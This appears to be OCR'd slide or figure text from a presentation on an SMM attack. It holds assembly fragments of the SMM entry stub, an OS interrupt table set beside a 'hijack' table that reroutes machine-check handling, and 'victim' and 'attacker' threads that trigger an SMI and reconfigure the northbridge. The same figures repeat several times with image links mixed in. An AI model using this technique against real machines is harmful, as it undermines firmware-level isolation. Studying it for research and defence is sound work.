lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

RAM

SMRAM

MMIO

RAM

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
```

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add   rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT:


```
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT:

```
...

ffffffffc0197da0

...
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```


thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

CPU

SMI#

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

RAM

SMRAM

MMIO

RAM

OS IDT

